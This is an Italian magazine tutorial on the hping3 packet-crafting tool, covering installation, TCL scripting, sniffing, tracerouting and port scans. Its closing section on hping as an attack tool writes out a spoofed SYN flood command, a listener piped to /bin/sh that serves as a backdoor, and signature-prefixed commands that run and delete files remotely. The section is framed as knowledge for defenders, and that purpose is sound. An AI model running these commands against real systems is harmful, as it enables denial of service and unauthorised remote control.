Il coltellino svizzero della sicurezza

Grazie alle sue capacità, il software hping consente di verificare la sicurezza dei dispositivi di protezione, divenendo il compagno insostituibile di amministratori e attacker

L'autore


Roberto Saia

Tip

Sviluppato da John Ousterhout, il linguaggio di scripting **TCL** unisce a una grande potenza operativa una relativa semplicità di utilizzo.

DIFFICILE

Sviluppato in Italia da un'idea di Salvatore Sanfilippo, il software **hping** rappresenta un valido strumento di networking in grado di analizzare e forgiare in modo arbitrario pacchetti TCP/IP, mostrandone in tempo reale le risposte con una modalità di output molto simile a quella utilizzata dal comando ping. Giunto oggi al suo terzo rilascio, e per questo ribattezzato hping3, questo utile strumento è in grado di operare su numerose architetture, tra cui tutti i dialetti UNIX/Linux, Solaris, NetBSD, FreeBSD, OpenBSD e Mac OS X. Oltre a questa sua duttilità di impiego, l'ultima versione di hping consente l'impiego di script in linguaggio TCL (Tool Command Language) che consentono di manipolare e analizzare a basso livello i pacchetti TCP/IP, oltre alla possibilità di accedere direttamente alle informazioni relative ai pacchetti movimentati, dati che nelle precedenti versioni non erano direttamente fruibili. Oltre a rappresentare un formidabile strumento didattico per lo studio dei meccanismi che caratterizzano il funzionamento dei protocolli di rete, hping permette di compiere attività di importanza cruciale nell'ambito della sicurezza dei sistemi, tra cui, *in primis*, la verifica delle politiche di sicurezza dei dispositivi di protezione perimetrali e non perimetrali (firewall, IDS, IPS, ecc.). Grazie alla capacità del software di forgiare in modo arbitrario dei pacchetti TCP/IP, è possibile dar vita a delle tecniche di scansione delle reti molto sofisticate e, a riprova di questo, è opportuno sottolineare come il creatore di hping sia anche colui che per primo ha ufficialmente formalizzato la tecnica di scansione denominata **Idle Scan**, tecnica oggi compresa tra quelle rese disponibili da ogni buon software di scansione, tra cui il ben noto Nmap. Altre caratteristiche che *de facto* hanno reso da tempo hping il *coltellino svizzero* ironicamente richiamato nel titolo di questo articolo, sono la possibilità di impiegare differenti protocolli, di poterne scegliere la frammentazione, di supportare il tracerouting di ogni protocollo e, infine (ma in realtà ci sono altre caratteristiche minori qui non citate), la capacità di eseguire degli *OS fingerprinting*, cioè delle attività in grado di riconoscere il tipo di sistema operativo impiegato nella macchina (o nelle macchine) prescelta.



1 **Verifica della versione di hping**

Installare hping3

Per installare il software hping3 non è solitamente necessario aggiungere particolari repository (fonti dalle quali prelevare i pacchetti installabili) alla propria distribuzione Linux, in quanto i suoi pacchetti sono già inclusi nei repository ufficiali delle maggiori distribuzioni, come la distribuzione Ubuntu presa come riferimento in questo articolo. Per tale ragione, le operazioni di installazione si ridurranno tipicamente all'invocazione dei canonici comandi adoperati per installare un pacchetto, quindi il comando per l'aggiornamento delle informazioni sui pacchetti disponibili, seguito da quello di installazione, così come mostrato di seguito:

```
sudo apt-get update
sudo apt-get install hping3
```

Se non si riscontrano particolari problemi, dopo qualche secondo il pacchetto hping3 sarà correttamente installato sul sistema. Per verificarne la corretta installazione ma, soprattutto, per accertarvi che la sua versione sia effettivamente la più recente, potete invocare hping3 con la canonica opzione **-v**, così come mostrato in **Fig.1**. In accordo con quanto detto nella parte introduttiva, nell'ultima riga dell'output possiamo osservare l'indicazione circa il supporto di questa versione di hping al linguaggio di scripting TCL. In caso di dubbi, potete conoscere qual è l'ultima versione del software consultando le informazioni presenti sul sito ufficiale di hping (**www.hping.org**). Oltre alla possibilità di avvalersi di script in linguaggio TLC, l'altra novità che salta subito all'occhio è l'adozione di un meccanismo di traduzione (basato su un particolare motore definito APD) in grado di convertire le informazioni sui pacchetti nel formato utilizzato da hping: grazie a questo meccanismo gli utenti possono quindi scriverle in modo naturale (human readable format); allo stesso tempo, tale meccanismo

assicura che le informazioni dei pacchetti in arrivo vengano convertite e visualizzate in un formato di facile interpretazione. Mentre le versioni passate consentivano, oltre alle attività di tipo didattico, di effettuare delle scansioni (come quelle relative alla tecnica prima citata di Idle Scan) volte a verificare la bontà delle regole di firewalling o dei filtri IDS/IPS e di saggiare, più in generale, le vulnerabilità dello stack TCP/IP, la nuova versione 3 aggiunge, come abbiamo già detto, ulteriori capacità secondo un nuovo approccio che rende possibile la scrittura di vere e proprie applicazioni operanti nell'ambito del controllo e la sicurezza di rete. Le verifiche prima effettuate sui dispositivi di protezione possono adesso essere automatizzate, e grazie al linguaggio TCL è possibile dimostrare una qualunque vulnerabilità (Proof of Concept). Potete inoltre emulare il comportamento di infrastrutture di rete anche molto complesse, un'opportunità che si rivela molto utile sia in ambito didattico sia per verificare preventivamente la bontà di talune configurazioni prima di renderle operative in ambiente di produzione. Una volta terminata la fase di installazione, prima di iniziare a testare le capacità di hping all'interno di un contesto pratico, è opportuno fornire alcune informazioni sul supporto al linguaggio TCL. Una nota: considerando il tipo di privilegi richiesto da molte delle operazioni effettuate da hping, è opportuno eseguirlo sempre con i privilegi di superutente (root), anteponendo alle istruzioni il suffisso **sudo**, oppure acquisendo permanentemente tali privilegi con il comando **su** o **sudo -s**: nei successivi esempi ci avvarremo del primo di questi metodi.

Il linguaggio TCL

La possibilità di scrivere e utilizzare script in linguaggio TLC consente di estendere le capacità operative di hping in modo sostanziale, consentendogli di compiere numerosissime operazioni nell'ambito dello stack TCP/IP. Un sintetico ma significativo esempio di quanto appena detto è già ravvisabile nel semplice script che viene riportato di seguito.

```
set srcaddr 192.168.0.1
foreach destaddr {10.22.83.1 10.22.83.2 10.22.83.3}
 {
   foreach ttl {1 2 3 4}{
   hping send "ip(saddr=$srcaddr,daddr=$destaddr,ttl=
$ttl)+icmp(type=8,code=0,id=5,seq=10)+data(str=[
string repeat X 28])"
    }
}
```

Esso assolve al compito di inviare dall'indirizzo IP 192.168.0.1 (**set srcaddr**) dei pacchetti di tipo **Echo Request** afferenti al protocollo ICMP (Internet Control Message Protocol), scegliendo come target di destinazione gli indirizzi IP 10.22.83.1, 10.22.83.2 e 10.22.83.3 (anch'essi arbitrariamente scelti): verrà inviato un pacchetto per ogni valore di TTL (Time To Live) definito nell'istruzione **foreach ttl** (quindi 1, 2, 3 e 4). Da notare che l'indirizzo sorgente è stato scelto arbitrariamente, per cui non coincide con quello realmente posseduto dalla macchina, realizzando quel che in letteratura informatica prende il nome di "spoofing". Com'è possibile osservare, sia la struttura dello script, sia la definizione delle sue operazioni, viene effettuata in un formato facilmente comprensibile. Oltre alla classica scrittura preventiva del codice da eseguire, è possibile adoperare il linguaggio di scripting in modalità interattiva, semplicemente invocando hping senza alcun argomento, in questo modo:


```
sudo hping3
```

Questa operazione renderà disponibile un prompt del tipo **hping3>**, al quale potrete fornire le istruzioni TCL necessarie per compiere le operazioni desiderate. Trattandosi di un vero e proprio linguaggio di programmazione, ciò che è stato detto in merito a TLC deve essere considerato soltanto un punto di partenza per successivi approfondimenti: fortunatamente, a tal proposito è possibile reperire sulla rete Internet numerosi esempi di codice e tantissima documentazione, sia in lingua italiana sia in inglese. Dal prompt appena ottenuto potete effettuare una semplice prova, impartendo un'istruzione di "risoluzione" del nome di una macchina posta in rete, cioè un'istruzione volta a ricavare l'indirizzo IP di una macchina a partire dal nome assegnato:

```
hping3> hping resolve www.sito.it
62.211.60.12
```

Il risultato è quello mostrato nella seconda riga: l'indirizzo IP del nome macchina "www.sito.it", ottenuto interrogando le tabelle di risoluzione dei server DNS (Domain Name System). Istruzioni più complesse possono essere eseguite adottando il medesimo criterio, cioè facendo seguire al comando hping il tipo di operazione e i relativi parametri:

```
hping3> hping send {ip(daddr=192.168.0.1)
```




2 Sniffing del traffico di rete


Tip

Il software **Nmap** (contrazione di Network Mapper) citato nell'articolo rappresenta uno dei più apprezzati e potenti software impiegabili per la scansione di un singolo sistema o di una intera rete di macchine, un prodotto Open Source distribuito gratuitamente con licenza GNU GPL.

3 Lettura continua del traffico di rete



4 Output dell'interrogazione SYN



5 Fasi del three-way-handshaking

```
+icmp(type=8,code=0)}
```

Abbastanza simile a quanto prima visto nel precedente script di esempio, ques'ultima istruzione ha lo scopo di inviare un pacchetto ICMP di tipo 8 (Echo Request) all'indirizzo IP "192.168.0.1", effettuando la medesima richiesta ICMP operata dal comando "ping", quando questo viene adoperato per verificare la raggiungibilità di una macchina in rete. Differentemente dal precedente esempio, in questo caso non è stato specificato l'indirizzo IP sorgente, esprimendo implicitamente l'intenzione di utilizzare quello assegnato alla macchina reale; gli ulteriori dettagli di configurazione omessi, inoltre, verranno automaticamente definiti da hping. Per meglio comprendere quanto appena fatto, è opportuno ricordare che i messaggi veicolati mediante il protocollo ICMP (i più comuni sono riportati in **Tabella 1**) hanno lo scopo di fornire informazioni inerenti a malfunzionamenti o, più semplicemente, informazioni di controllo tra le macchine connesse in rete.

Il campo Time To Live

Il valore TTL (Time To Live) è un campo dell'header del protocollo IP usato per determinare il numero massimo di nodi (router) che possono essere attraversati da un pacchetto; tale campo può assumere un valore compreso tra 0 e 255 e, tipicamente, viene posto inizialmente al valore di 255; ogni router attraversato dal pacchetto riduce questo valore di una unità e quando viene raggiunto il valore 0 il pacchetto viene automaticamente scartato, notificando l'operazione con un apposito messaggio ICMP.

Sniffing dei pacchetti

Una delle più potenti funzionalità del software hping è quella che gli consente di intercettare i pacchetti in transito su una specifica interfaccia di rete, cioè in pratica di effettuare lo "sniffing" del traffico di rete. Per accedere a tale funzionalità è sufficiente adoperare l'opzione **recv** seguita dall'interfaccia di rete che si desidera adoperare, in questo modo:

```
hping3> hping recv eth0
```

Questo farà sì che tutto il traffico di rete in transito sulla porta **eth0** sia intercettato e visualizzato attraverso hping, il quale produrrà in output qualcosa di simile a quanto mostrato in **Fig.2**. Considerando che operando in questo modo viene effettuata una singola lettura dall'interfaccia di rete, per poter ottenere un monitoraggio continuo del traffico occorrerà inserire la precedente istruzione all'interno di un ciclo continuo:

```
hping3> while 1 {
  set p [lindex [hping recv eth0] 0]
  puts "[hping getfield ip saddr $p] -> [hping getfield ip ttl $p]"
}
```

Il nuovo risultato sarà adesso qualcosa di simile a quanto mostrato in **Fig.3**. La cattura e visualizzazione del traffico di rete avverrà in tempo reale e sarà possibile interromperla adoperando la combinazione di tasti CTRL+C.

Analisi della sicurezza di rete

Come abbiamo già avuto modo di dire, uno degli impieghi più diffusi del software hping è l'espletamento di test mirati a verificare le regole di firewalling dei dispositivi di protezione e, più in generale, a testare la vulnerabilità di una o più macchine in rete e/o ottenere informazioni su quest'ultime. Un primo esempio di tale attività vede hping utilizzato come strumento di tracerouting, operazione che è possibile compiere sfruttando le funzionalità offerte dal protocollo ICMP:

```
sudo hping3 --traceroute -V -1 www.mysite.it
```

La precedente istruzione produrrà in output le informazioni relative alle macchine che i pacchetti hanno attraversato prima di giungere alla destinazione "www.mysite.it". L'opzione **-V**, sia in quest'ultimo sia nei successivi esempi, ha lo scopo di aumentare il dettaglio delle informazioni prodotte in output. Al fine di rendere più chiara la sintassi degli esempi, in **Tabella 2** vengono riepilogate le differenti modalità operative supportate da hping. Omettendo di specificare la modalità operativa, hping impiegherà quella predefinita, il protocollo TCP. Una ulteriore dimostrazione della potenza di hping è il suo utilizzo come port-scanning, cioè come strumento di verifica dello stato delle porte TCP/IP

Tabella 1

CODICE	TIPO
00	Echo reply
03	Destination unreachable
04	Source quench
05	Redirect
08	Echo request
30	Traceroute

Alcuni dei messaggi ICMP più comuni

di una o più macchine remote, operazione che consente di conoscere quali sono i servizi attivi sulle macchine interrogate. Ad esempio il comando

```
sudo hping3 -V -S -p 80 -s 6000 192.168.1.1
```


Con la precedente istruzione viene verificato lo stato della sola porta 80 (riconducente al servizio HTTP, cioè a un server Web) sulla macchina remota "192.168.1.1" che, per ovvie ragioni di legalità, è in questo caso dislocata all'interno di una rete privata di prova.
In alternativa all'indirizzo IP è possibile utilizzare il nome macchina, come "www.mysite.it". Lo stato della porta viene verificato mediante l'invio di un pacchetto TCP con il flag SYN attivo (opzione **-S**): un flag, in estrema sintesi, rappresenta un bit di controllo previsto dalle specifiche dei protocolli della famiglia TCP/IP, ciascun protocollo dispone quindi di un certo numero di flag che è possibile adoperare (ponendoli al valore "zero" o "uno") durante il funzionamento, al fine di veicolare alcune informazioni. Il tipo di scansione appena effettuata è in grado di raggiungere il suo obiettivo simulando la prima fase del processo di three-way-handshaking, cioè il processo che ha luogo nell'ambito della famiglia di protocolli TCP/IP ogni qual volta due macchine devono instaurare una sessione di comunicazione (**Fig.5**): l'output dell'interrogazione, mostrato in **Fig.4**, evidenzia la presenza di un server Web attivo sulla macchina interrogata (in questo caso si tratta dell'interfaccia Web di un router ADSL). Mediante l'opzione **-s 6000** è stata invece specificata la porta sorgente dei pacchetti inviati durante l'interrogazione. Un ulteriore flag che è possibile impiegare con hping durante l'interrogazione delle porte è quello FIN: specularmente a quanto appena detto in merito al processo di three-way-handshaking, tale flag viene attivato per terminare una sessione TCP/IP già instaurata, secondo un'altro ben definito processo articolato in quattro fasi che prende il nome four-way-closing (mostrato in **Fig.6**). Per compiere questa operazione potete avvalervi della medesima sintassi vista in precedenza, utilizzando però l'opzione **-F** invece di -S e limitandovi a inviare un solo pacchetto con l'opzione **-c 1**:

```
sudo hping3 -V -F -p 80 -c 1 -s 6000 192.168.1.1
```

Questo genere di scansione viene definita **FIN Scan** in letteratura informatica: l'assenza di risposta da parte della macchina di destinazione segnala lo stato di "open" della porta interrogata. Sia in quest'ultimo caso che nei successivi esempi, qualora in seguito all'esecuzione dell'istruzione otteniate un messaggio del tipo **Operation not permitted**, sarà necessario disabilitare momentaneamente il vostro personal firewall (per esempio, Firestarter), in quanto talune operazioni effettuate da hping sono tipicamente inibite dalle regole predefinite di firewalling.

Impieghi avanzati

Abbiamo precedentemente descritto un impiego di hping come strumento di tracerouting dove, utilizzando dei pacchetti con valore crescente di TTL, si era in grado di ottenere informazioni sulla sequenza dei router che venivano attraversati dai pacchetti per giungere alla macchina di destinazione indicata. Un impiego avanzato di questa funzionalità di hping consente di effettuare il tracerouting specificando quale porta utilizzare durante l'operazione, una opportunità che si rivela preziosa quando le regole di firewalling di una macchina/rete bloccano la porta predefinita: il protocollo con il quale



6 Fasi del four-way-closing

di norma vengono effettuate le attività di tracerouting, inoltrando delle richieste di tipo **echo request** e attendendo delle risposte di tipo **echo reply**, è infatti ICMP, la cui funzionalità è talvolta limitata dalle regole di firewalling.

```
sudo hping3 -V -S --traceroute -p 80 -s 6000 www.site.it
```

Sulla base delle stesse considerazioni, l'impiego di una porta alternativa si rivela utile quando le regole di firewalling di una macchina/rete impediscono di verificare la raggiungibilità di una macchina attraverso il canonico comando ping.

```
sudo hping3 -V -A --c 1 -p 80 -s 6000 www.site.it
```

In questo caso l'impiego dell'opzione **-A** vi consente di effettuare il cosiddetto **ACK Scan**, una particolare modalità di scansione basata sull'invio del flag **ACK** (ACKnowledgement) al fine di verificare l'attività di una macchina sulla rete. In tale scenario, piuttosto di verificare se una porta risulta o meno aperta, viene verificato se essa risulta "filtrata" dalle regole di firewalling. Il procedimento è il seguente: viene inviato un pacchetto TCP con il flag ACK attivo; se questo viene bloccato dal firewall, allo scadere di un certo tempo (timeout) la porta viene classificata come "filtrata"; viceversa, se il firewall si lascia attraversare dal pacchetto (e quindi la macchina di destinazione risponde con un pacchetto con flag RST attivo, non essendo l'ACK ricevuto riconducibile a una precedente sessione attiva), la porta verrà classificata come "non filtrata".

Tip

Il termine handshaking è in pratica l'attività preliminare condotta da due macchine che desiderano instaurare una comunicazione bilaterale: il suo scopo è quello di accertare la disponibilità di entrambi le parti allo scambio dei dati.


Hping come strumento di attacco

Oltre agli ambiti afferenti alla sicurezza in senso stretto, come sempre accade con questo genere di strumenti, è possibile impiegare hping come strumento di attacco,

Modalità supportate da hping

Tabella 2


OPZIONE NUMERICA	OPZIONE TESTUALE	MODALITÀ
-0	--rawip	RAW
-1	--icmp	Protocollo ICMP
-2	--udp	Protocollo UDP
-8	--scan	Modalità Scansione
-9	--listen	Ascolto



7 Risultato della scansione delle porte

8 Invio del comando tramite browser Web

una caratteristica sulla quale è necessario documentarsi, al fine di poterne adeguatamente fronteggiare i rischi connessi. Un primo esempio è l'impiego del software allo scopo di ingenerare un attacco di tipo DoS ("Denial of Service", ovvero "rifiuto del servizio") operato a mezzo **SYN flood**, cioè un attacco che ha lo scopo di paralizzare l'attività di una specifica macchina di rete (solitamente per poterla impersonare successivamente mediante un'operazione di spoofing). Tale attacco si basa sullo sfruttamento di alcune vulnerabilità intrinseche al processo di three-way-handshaking prima descritto: è infatti possibile paralizzare una macchina interrompendo artificiosamente la sequenza di handshaking nella prima fase, in quanto quest'ultima attenderebbe invano la risposta al pacchetto inviato nella fase 2, impegnando per questa operazione delle risorse di sistema che, nel caso di numerose connessioni, conducono al blocco totale della macchina per esaurimento delle risorse disponibili. Da osservare che, rispetto a qualche anno addietro, i recenti sistemi



9 Esecuzione del comando ls su 192.168.1.55

operativi implementano dei meccanismi pensati per contrastare questo tipo di attacco (**SYN cookies**, limitazione delle connessioni dalla stessa sorgente, ecc.), sebbene, comunque, essi non risolvano completamente il problema. Tralasciando i potenziali utilizzi illeciti di questa funzione, quel che importa è che tramite essa è possibile verificare i sistemi posti a protezione di una rete, come firewall e IDS (Intrusion Detection System).

```
sudo hping3 --spoof 1.2.3.4 -S 10.20.30.40 -p 80 -i u1500
```

Con la precedente istruzione viene inizialmente scelto in modo arbitrario (spoofing) un indirizzo IP sorgente (--spoof 1.2.3.4), cioè l'indirizzo che verrà rilevato dagli eventuali dispositivi di protezione presenti della rete di destinazione. Successivamente viene attivato il flag SYN con l'opzione **-S** e scelta la porta di destinazione HTTP (**-p 80**), definendo con ultimo parametro **-i u1500** l'intervallo di tempo che separerà l'invio dei pacchetti (in questo caso 1.500 microsecondi). Un altro esempio di ciò che è possibile compiere in tale contesto è l'utilizzo di hping come backdoor, cioè la possibilità di attivare una porta in ascolto alla quale è possibile connettersi da remoto per compiere operazioni sul sistema, uno strumento di hacking molto pericoloso quanto diffuso, solitamente afferente ai malware di tipo trojan, cioè a quei software che operano come veri e propri "cavalli di Troia" nei confronti di un sistema che è stato compromesso.

```
sudo hping3 -I eth0 --listen mysign | /bin/sh
```

Con la precedente istruzione si esegue hping in questa particolare modalità: se nel vostro sistema è presente più di un'interfaccia di rete, specificate quella che desiderate porre in ascolto mediante l'opzione **-I** (in questo caso eth0); mentre adoperate **/bin/sh** per indicare qual è la shell dei comandi che verrà impiegata una volta connessi. Particolare attenzione merita la stringa **mysign** (scelta in modo totalmente arbitrario), in quanto essa rappresenta la "signature", cioè la firma che utilizzerete per identificarvi con hping, in modo da poter sfruttare la backdoor. Per fare quest'ultima operazione potete avvalervi di una qualunque porta aperta sul sistema di destinazione e, per conoscere quali sono quelle disponibili, potete ricorrere alle funzionalità di scanning offerte da hping stesso (in questo caso viene ipotizzato che la macchina di destinazione, cioè quella dove è in esecuzione hping in modalità di ascolto, faccia capo all'indirizzo IP 192.168.1.55):

```
sudo hping3 192.168.1.55 -S -8 1-1024
```

Durante questa scansione verranno verificate soltanto le prime 1024 porte: si tratta delle cosiddette "well-known-ports", cioè le porte standard alle quali fanno capo i servizi di rete standard (FTP, HTTP, POP3, ecc.). L'operazione di scansione (**Fig.7**) dovrà essere compiuta con i privilegi di superutente: privilegi che in questo caso sono stati ottenuti eseguendo in precedenza il comando **sudo -s** piuttosto che anteponendo il comando sudo all'istruzione. Il risultato ottenuto mostra chiaramente la presenza di due porte TCP in ascolto sulla macchina di destinazione, porte che riconducono ai servizi Web (80) e Shell (514): potete sfruttare la backdoor prima creata utilizzando una qualunque di queste porte; in questo caso scegliamo

quella facente capo al servizio HTTP, quindi la numero 80. Lo scopo, lo ricordiamo nuovamente, è quello di riuscire a eseguire dei comandi arbitrari sul sistema. Aprite un qualunque browser Web (nell'esempio Firefox) e scrivete sulla barra degli indirizzi quanto segue:

```
http://192.168.1.55/mysignls;
```

Osservate come la stringa finale **mysignls** sia il frutto della concatenazione della stringa inizialmente scelta come "signature" (mysign) e della stringa relativa al comando (ls) che si vuole eseguire sulla macchina remota 192.168.1.55. Appena dato l'invio otterrete una pagina di errore come quella mostrata in **Fig.8**, in quanto, ovviamente, la pagina richiesta non esiste: ciò che importa è che hping, in ascolto sulla macchina di destinazione, riconoscerà la "signature" inviata ed eseguirà il comando ad essa concatenato, così come mostrato in **Fig.9**. Ovviamente il comando scelto (il cui effetto è la semplice visualizzazione delle informazioni relative a file e cartelle) non ha alcuna valenza pratica ma serve esclusivamente a dimostrare come sia possibile eseguire comandi arbitrari sul sistema compromesso. In alternativa, piuttosto che un browser Web, avreste potuto invocare un client Telnet all'interno di un terminale, digitando il seguente comando:

```
sudo telnet 192.18.1.55 80
```

quindi, una volta ottenuta la connessione, digitare la stringa contenente la "signature" e il comando da eseguire:

```
mysignls;
```

Il risultato sarebbe stato il medesimo adoperando una qualunque delle porte precedentemente identificate come aperte sul sistema di destinazione. Di seguito, operando nella modalità Telnet all'interno di un terminale, osservate come sia possibile cancellare uno qualunque dei file presenti sulla macchina compromessa:

```
sudo telnet 192.18.1.55 80
```

quindi, una volta ottenuta la connessione:

```
mysignrm passw.txt;
```


Il file "passw.txt" presente sulla macchina 192.18.1.55 verrà in questo modo cancellato. Con il medesimo *modus operandi* è ovviamente possibile compiere anche operazioni molto più complesse. Avvalendoci della capacità di hping di operare lo spoofing dell'indirizzo sorgente, cioè di consentire una configurazione arbitraria di questo parametro al fine di mascherare la reale identità della macchina originatrice dei pacchetti, potete sfruttare tale potenzialità per verificare la bontà delle regole di firewalling, questo sia inviando dei pacchetti (in questo caso di tipo UDP) con uno specifico mittente:

```
sudo hping3 192.18.1.69 --udp --spoof 10.22.83.1
```


sia inviando dei pacchetti in modalità random, cioè lasciando che sia hping a scegliere casualmente l'indirizzo sorgente:

```
sudo hping3 192.18.1.69 --udp --rand-source
```

